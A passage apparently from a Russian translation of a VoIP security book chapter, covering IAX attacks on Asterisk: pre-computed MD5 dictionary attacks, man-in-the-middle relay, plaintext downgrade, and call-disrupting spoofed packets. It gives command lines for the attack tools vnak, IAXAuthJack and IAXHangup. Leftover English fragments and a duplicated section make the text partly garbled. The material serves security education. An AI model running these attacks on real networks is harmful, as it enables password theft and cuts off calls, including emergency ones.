последовательности. Это гарантирует, что challenge атакующего будет использован endpoint для создания MD5-хеша аутентификации. Когда endpoint получает challenge, он отвечает MD5-хешем, полученным из challenge атакующего и собственного пароля. Чтобы завершить атаку, атакующий просто сопоставляет хеш, отправленный endpoint, с заранее вычисленным хешем, созданным атакующим. Как только атакующий находит совпадение, пароль скомпрометирован.

Один способ выполнить эту атаку - объединить 101320040 с каждым словом в английском словаре, что создаст список заранее вычисленных хешей. После создания списка единственный шаг, который остается атакующему, - отправить endpoint пакет с challenge 101320040. Когда endpoint получает challenge, он отправляет MD5-хеш по сети. Атакующий может просто перехватить response и сравнить его с заранее вычисленным списком. Как только один из заранее вычисленных MD5-хешей совпадет с хешем, захваченным у цели, атакующий узнает пароль. На рисунке 5-7 показан пример заранее вычисленной атаки с активным внедрением пакета.

packet injection.



Pre-Computed Hashes with the challenge of: 101320040

{101320040 + Hello }	= 77acb0c549a53c8be92ff38de16f493e
{101320040 + My }	= fecb10cf2c5d9f04c1c73e4edc3615e7
{101320040 + Name }	= 7f80c21d76a2588199d2def80b47b48b
{101320040 + Is }	= 89648df42ef87879555fcedf6edc1a80
{101320040 + Sonia }	= 6cd833257c34b4a993a29a1bc877b49b
{101320040 + 123voiptest }	= 71e8b2ed19d87e9370c2b1d82166cc12

Sniffed MD5 Hash:

71e8b2ed19d87e9370c2b1d82166cc12

Pre-Computed Password: 123voiptest

Рисунок 5-7: Словарная атака с заранее вычисленными хешами.

Обратите внимание, что на рисунке 5-7 атакующий создал список pre-computed hashes на основе challenge 101320040, показанного слева внизу. Когда атакующий внедряет этот challenge во время процесса аутентификации endpoint, клиент создает MD5-хеш с challenge атакующего. В отличие от пассивной словарной атаки, где атакующему нужно brute-force-подбирать пароль, после sniff-перехвата MD5-хеша в сети он может просто сопоставить sniff-перехваченный MD5-хеш с одним из pre-computed MD5 hashes. Если совпадение найдено, атакующий только что получил пароль endpoint.

Чтобы продемонстрировать эту проблему, соавтор этой главы Zane Lackey написал инструмент на Python под названием vnak, доступный для загрузки с <http://www.isecpartners.com/tools.html>. Vnak может выполнять многие атаки, включая pre-computed dictionary attack с использованием option 1. Vnak заставляет уязвимый endpoint создать MD5 authentication hash с использованием challenge, отправленного атакующим, а не легитимным сервером.

Targeted attack

Чтобы протестировать vnak в targeted attack mode, можно использовать пример команды:

```
python vnak.py -e -a 1 ServerIP
```

При таком синтаксисе vnaк отправляет pre-computed challenge своей цели. Цель получает pre-computed challenge, объединяет его со своим паролем и отправляет получившийся MD5-хеш обратно по сети. Затем атакующий видит этот хеш в сети и использует его для выполнения словарной атаки. Словарная атака значительно улучшается по сравнению с офлайн-атакой, потому что у атакующего уже есть список MD5-хешей, созданных с pre-computed challenge и разными паролями. Следует отметить, что vnaк может выполнять многие другие атаки, описанные в этой и других главах, используя следующие flags:

```
Option 0 IAX Authentication downgrade
Option 1 IAX Known authentication challenge
Option 2 IAX Call hangup
Option 3 IAX Call hold/quelch
Option 4 IAX Registration reject
Option 5 H.323 Registration reject
Option 6 SIP Registration reject
Option 7 SIP Call reject
Option 8 SIP Known authentication challenge
```

IAX man-in-the-middle-атака

Помимо активных атак, поддержка IAX метода challenge/response-аутентификации делает его уязвимым к man-in-the-middle-атакам. Такая атака сначала требует доступа к сетевому трафику между endpoint и сервером Asterisk, что часто можно получить с помощью ARP cache poisoning или DNS spoofing. После того как атакующий маршрутизирует трафик между легитимным endpoint и сервером Asterisk, он получает привилегированный доступ к данным между ними. Затем атакующий может аутентифицироваться на сервере Asterisk, не зная допустимого имени пользователя и пароля.

Во время атаки вредоносный пользователь отслеживает сеть, чтобы определить момент, когда IAX endpoint отправляет authentication request серверу Asterisk. Когда authentication request происходит, атакующий перехватывает пакеты и не дает им достичь настоящего сервера Asterisk. Затем атакующий отправляет собственный authentication request серверу Asterisk. Используя метод challenge/response для аутентификации, сервер Asterisk отправляет challenge атакующему. Атакующий получает challenge и пересылает его легитимному endpoint, который все еще ожидает аутентификации с первого шага. Затем легитимный endpoint отправляет атакующему допустимый MD5-хеш, полученный из настоящего пароля и challenge Asterisk, думая, что атакующий является настоящим сервером Asterisk. Получив допустимый MD5-хеш от легитимного endpoint, атакующий отправляет хеш серверу Asterisk и успешно аутентифицируется. Подробнее см. рисунок 5-8.

and successfully authenticates. See Figure 5-8 for details.




Рисунок 5-8: IAX man-in-the-middle-атака.

Man-in-the-middle-атака существенно увеличивает attack surface реализаций IAX, позволяя атакующему аутентифицироваться на сервере Asterisk без brute-force-подбора хотя бы одного имени пользователя и пароля. Более подробную информацию о выполнении man-in-the-middle-атаки см. в главе 2, где даны пошаговые инструкции по использованию Cain & Abel.

Downgrade-атака с MD5 до plaintext

Спецификация протокола IAX предполагает, что важные средства защиты безопасности будут обрабатываться на других сетевых уровнях, оставляя реализации потенциально уязвимыми к активным атакам. Эта восприимчивость к активным атакам возникает из-за того, что протокол IAX не обеспечивает контроль целостности. Контроль целостности гарантирует, что коммуникация между настоящим сервером Asterisk и endpoint не была изменена в сети и не была отправлена вредоносным сервером или клиентом.

Еще одна крупная проблема - предсказуемость последовательности IAX control frames. Например, большинство используемых sequence numbers просто увеличивается на единицу в каждом frame. Это позволяет атакующему легко предсказывать значения, необходимые для внедрения поддельных пакетов.

Сочетание этих проблем означает, что уязвимые реализации IAX можно downgraded до plaintext-передачи во время процесса аутентификации. Downgrade-атака заставляет endpoint, который обычно использовал бы MD5 digest для аутентификации, отправить свой пароль открытым текстом. Чтобы выполнить эту атаку, атакующий должен пройти несколько шагов. Сначала атакующему нужно sniff-перехватывать сеть, наблюдая за endpoint, который пытается зарегистрироваться на сервере Asterisk (AS) с помощью registration request (REGREQ) packet. Затем атакующий извлекает из REGREQ packet необходимые значения, включая Destination Call ID

(DCID), Outbound Sequence Number (oseq), Inbound Sequence Number (iseq), длину username и username. После сбора информации атакующий должен увеличить значение iseq, чтобы оно соответствовало существующему сеансу, изначально созданному AS, сделав его допустимым для поддельного REGAUTH packet. После соответствующего увеличения sequence information атакующий внедряет поддельный REGAUTH packet, указывающий, что разрешена только plaintext-аутентификация. Если поддельный пакет "выигрывает гонку" обратно к endpoint, опережая настоящий пакет AS, требующий MD5-аутентификацию, endpoint отправляет по сети еще один REGREQ packet с паролем открытым текстом. Это позволяет атакующему получить пароль из сети с помощью стандартного sniffer, например Wireshark.7 См. пример на рисунке 5-9.

sniffer such as Wireshark.7 See Figure 5-9 for an example.




Рисунок 5-9: Downgrade-атака.

На рисунке 5-9 показан endpoint, пытающийся зарегистрироваться на сервере Asterisk. Во время процесса аутентификации атакующий извлекает из этого пакета необходимую сеансовую информацию. Получив информацию, атакующий внедряет REGAUTH packet, подделанный от имени сервера Asterisk, где указано, что разрешена только plaintext-аутентификация. Когда endpoint получает этот пакет, он отвечает еще одним REGREQ с паролем открытым текстом. На рисунке 5-9 показан пример пароля 123voiptest. Поскольку этот пароль отправляется открытым текстом, атакующий может легко sniff-перехватить его.

Чтобы продемонстрировать эту проблему, соавтор этой главы Zane Lackey написал инструмент на Python под названием IAXAuthJack, доступный для загрузки с <http://www.isecpartners.com/tools.html>. IAXAuthJack активно выполняет authentication downgrade attack, заставляя уязвимый endpoint раскрыть пароль по сети открытым текстом. Для этого IAXAuthJack sniff-перехватывает сеть в поисках трафика, указывающего, что между двумя IAX endpoints происходит регистрация. Когда registration packet распознан, инструмент внедряет REGAUTH packet, указывающий, что endpoint должен аутентифицироваться plaintext, а не MD5 или RSA. У инструмента есть два режима работы.

Targeted attack

Чтобы протестировать IAXAuthJack в targeted attack mode, можно использовать команду:

```
iaxauthjack.py -i eth0 -c EndpointIP -s ServerIP
```

При таком синтаксисе IAXAuthJack слушает Ethernet-интерфейс eth0 в ожидании control frames от конкретного IAX endpoint, IP-адрес которого задан аргументом -c. Значение ServerIP в предыдущем синтаксисе - endpoint, который пытается зарегистрироваться на сервере, IP-адрес которого указан аргументом -s. Затем IAXAuthJack.py внедряет поддельный REGAUTH packet между сервером и endpoint, заставляя endpoint ответить REGREQ packet с паролем открытым текстом.

Wildcard attack

В отличие от этого, IAXAuthJack можно протестировать в wildcard attack mode такой командой:

```
iaxauthjack.py -i eth0 -a -s ServerIP
```

В этом примере IAXAuthJack слушает интерфейс eth0 в ожидании control frames от любого IAX endpoint, пытающегося зарегистрироваться на сервере. Затем он внедряет поддельный REGAUTH packet, заставляя endpoint ответить паролем открытым текстом. Подробнее см. рисунок 5-10.

example command:

```
iaxauthjack.py -i eth0 -c EndpointIP -s ServerIP
```

Using this syntax, IAXAuthJack listens on the eth0 Ethernet interface for control frames from a specific IAX endpoint whose IP address is specified by the -c argument. The ServerIP value in the previous syntax is the endpoint that is attempting to register with the server, whose IP address is specified by the -s argument. *IAXAuthJack.py* then injects the spoofed REGAUTH packet between the server and the endpoint, causing the endpoint to respond with a REGREQ packet with the password in plaintext.

Wildcard attack

By contrast, you can test IAXAuthJack in wildcard attack mode with this command:

```
iaxauthjack.py -i eth0 -a -s ServerIP
```

In this example, IAXAuthJack listens on the eth0 interface for control frames from *any* IAX endpoint that is attempting to register with the server. It then injects the spoofed REGAUTH packet, causing the endpoint to respond with its password in plaintext. See Figure 5-10 for more details.




Рисунок 5-10: Пароль открытым текстом в результате MD5 challenge в Wireshark.

Примечание 6. Получение доступа к сетевому трафику в коммутируемой сети показано в главе 2 с помощью инструментов вроде Cain & Abel.

Примечание 7. См. <http://www.wireshark.org/>.

Атаки отказа в обслуживании

Атака отказа в обслуживании нацелена на доступность endpoint, оставляя его непригодным или недоступным на длительное время. Стоит отметить, что последствия DoS-атак различаются по серьезности от одной среды к другой. Например, DoS-атака на демон NFS может помешать конечным пользователям получать файлы по сети; однако DoS-атака на VoIP-сеть может помешать пользователю позвонить в 911 в чрезвычайной ситуации. Хотя любой тип DoS-атаки нежелателен, серьезность DoS-атаки на VoIP-сети часто может быть выше из-за зависимости конечных пользователей от голосовой связи.

Как и в атаках понижения защиты аутентификации, предсказуемая сеансовая информация и отсутствие контроля целостности открывают дверь для атак отказа в обслуживании против IAX endpoints. Без этих двух факторов активный атакующий не смог бы подделать необходимые управляющие фреймы.

Предупреждение. Помните, что использование AES-шифрования для защиты голосового трафика звонка не предотвращает DoS-атаки. Эти атаки все еще возможны, потому что сеансовая информация все равно отправляется открытым текстом.

В следующем разделе обсуждаются несколько DoS-атак, выявленных в протоколе IAX.

Registration Reject

Атака Registration Reject не позволяет endpoint зарегистрироваться на сервере Asterisk (AS). Атакующий отслеживает сеть в поисках endpoint, пытающегося зарегистрироваться на AS с помощью registration request (REGREQ) packet. Затем атакующий извлекает из REGREQ packet определенные необходимые значения, такие как Destination Call ID (DCID), Outbound Sequence Number (oseq), Inbound Sequence Number (iseq), длину username и username. После извлечения информации атакующий увеличивает значение iseq на два, например 161 увеличивается до 163. После соответствующего увеличения sequence information атакующий внедряет поддельный Registration Reject (REGREJ) packet от AS к endpoint. Однако эта атака работает только если пакет атакующего достигает целевого endpoint до серверного REGAUTH packet. В противном случае процесс регистрации продолжается нормально. См. пример на рисунке 5-11.

На рисунке 5-11 показан endpoint, пытающийся зарегистрироваться на сервере Asterisk. Во время процесса аутентификации атакующий извлекает необходимую сеансовую информацию из REGREQ packet. Получив информацию, атакующий внедряет REGREJ packet, указывающий, что процесс аутентификации не удался. Когда endpoint получает поддельный пакет, он считает, что регистрация была отклонена.




Рисунок 5-11: Атака Registration Reject.

Call Reject

Атака Call Reject не позволяет принимать звонки. В этой атаке атакующий отслеживает сеть в поисках признаков входящего звонка, таких как пакеты NEW, ACCEPT или RINGING. Затем атакующий извлекает необходимую информацию из одного из этих пакетов, например Source Call ID (SCID), Destination Call ID (DCID), Inbound Sequence Number (iseq) и Outbound Sequence Number (oseq). После разбора информации атакующий изменяет значения iseq и oseq так, чтобы sequence information была допустимой для поддельного REJECT packet. После сборки пакета на основе этих значений, IP- и MAC-адресов получателя звонка, а также IP- и MAC-адресов звонящего, поддельный REJECT packet отправляется звонящему. Если поддельный пакет достигнет звонящего до ANSWER packet получателя звонка, звонящий решит, что звонок отклонен. В противном случае звонок будет установлен как задумано, а поддельный пакет будет проигнорирован. См. пример на рисунке 5-12.

will be ignored. See Figure 5-12 for an example.




Рисунок 5-12: Атака Call Reject.

На рисунке 5-12 показано, как атакующий отслеживает сеть в поисках пакета установления звонка, в данном случае RINGING, который показывает, что endpoint пытается совершить звонок. Затем атакующий извлекает из этого пакета необходимую сеансовую информацию, создает поддельный REJECT packet и внедряет его в сетевой трафик. Получив этот пакет, endpoint считает, что звонок отклонен, и игнорирует все последующие control packets для него.

HangUP

Атака HangUP разрывает уже идущие звонки между двумя endpoints. Чтобы начать атаку, атакующий отслеживает сеть в поисках любого трафика, указывающего, что звонок идет: например ANSWER packet, PING или PONG packet либо голосовой пакет со звуком. Затем атакующий извлекает из одного из этих пакетов следующие необходимые значения: Source Call ID (SCID), Destination Call ID (DCID), Inbound Sequence Number (iseq) и Outbound Sequence Number (oseq). После этого атакующий должен изменить последовательность значений iseq и oseq, чтобы создать допустимый поддельный HANGUP packet. Наконец, атакующий внедряет поддельный HANGUP packet с теперь уже правильной информацией, вызывая сброс звонка. См. пример на рисунке 5-13.

5-13 for an example.




Рисунок 5-13: Атака Call Hangup.

На рисунке 5-13 показан существующий звонок между двумя endpoints, где медиа идет в обоих направлениях. Во время телефонного звонка по сети отправляется control frame, PING на рисунке 5-13, содержащий сеансовую информацию, необходимую для выполнения этой атаки. Из этой информации создается поддельный HANGUP packet и отправляется endpoint A. После получения этой информации endpoint A сбрасывает существующий телефонный звонок. В этот момент endpoint B не знает о HANGUP и продолжает отправлять данные, но endpoint A больше не обрабатывает эти входящие пакеты. Zane Lackey, соавтор этой главы, создал инструмент на Python под названием IAXHangup.py, автоматизирующий эту атаку. Инструмент можно загрузить с <http://www.isecpartners.com/tools.html>.

IAXHangup - инструмент, который разрывает IAX-звонки. Сначала он отслеживает сеть, чтобы определить, происходит ли звонок. После обнаружения звонка и control frame, содержащего сеансовую информацию, IAXHangup внедряет HANGUP control frame в звонок, чтобы заставить endpoint сбросить его. У инструмента два режима работы.

Targeted attack

Чтобы запустить IAXHangup в targeted mode, прерывая звонок между двумя конкретными endpoints, используйте следующий синтаксис:

```
iaxhangup.py -i eth0 -a 1.1.1.1 -b 2.2.2.2
```

В этом примере инструмент слушает интерфейс eth0 в ожидании control frames, указывающих, что звонок идет между хостами 1.1.1.1 и 2.2.2.2. Затем IAXHangup.py внедряет команду HANGUP, чтобы разорвать звонок.

Wildcard attack

Чтобы запустить IAXHangup в wildcard mode, где он будет искать звонки между любыми хостами, используйте следующий синтаксис:

```
iaxhangup.py -i eth0 -e
```

Здесь синтаксис указывает IAXHangup слушать интерфейс eth0 в ожидании звонка между любыми хостами в сети и соответствующим образом нарушать их с помощью HANGUP control frames.

Hold (QUELCH)

Атака Hold направлена на нарушение коммуникации между двумя endpoints, а не на принудительное разъединение их звонка. Для этого Hold-атака использует команду QUELCH в IAX, которая применяется для остановки передачи аудио. Эта атака может использоваться вместо HangUP, если атакующий хочет заставить звонящего думать, что звонок все еще соединен, несмотря на то что звонящего не слышит пользователь на другой стороне. Атака происходит путем постановки одной стороны на удержание без уведомления другой стороны. Для этой атаки атакующий снова отслеживает сеть в поисках любых признаков идущего звонка, таких как ANSWER packet, PING или PONG packet либо Mini voice packet. Как и раньше, атакующий извлекает Source Call ID (SCID), Destination Call ID (DCID), Inbound Sequence Number (iseq) и Outbound Sequence Number (oseq), а затем изменяет значения iseq и oseq, чтобы они были допустимыми для поддельного Hold (QUELCH) packet. Наконец, атакующий внедряет поддельный QUELCH packet, из-за чего одна сторона разговора оказывается поставлена на удержание без ведома обоих пользователей. См. пример на рисунке 5-14.

На рисунке 5-14 показан существующий звонок между двумя endpoints, где медиа идет в обоих направлениях. Во время телефонного звонка по сети отправляются control frames, здесь PING, содержащие важную сеансовую информацию, необходимую атакующему для построения допустимого поддельного пакета. С этой информацией атакующий может подделать QUELCH packet и отправить его endpoint A. С этого момента соединение остается живым, но строго односторонним. Endpoint A больше не будет отправлять media (audio) endpoint B.

Endpoint A will no longer send media (audio) to endpoint B.




Рисунок 5-14: Атака Call Reject.

Итоги

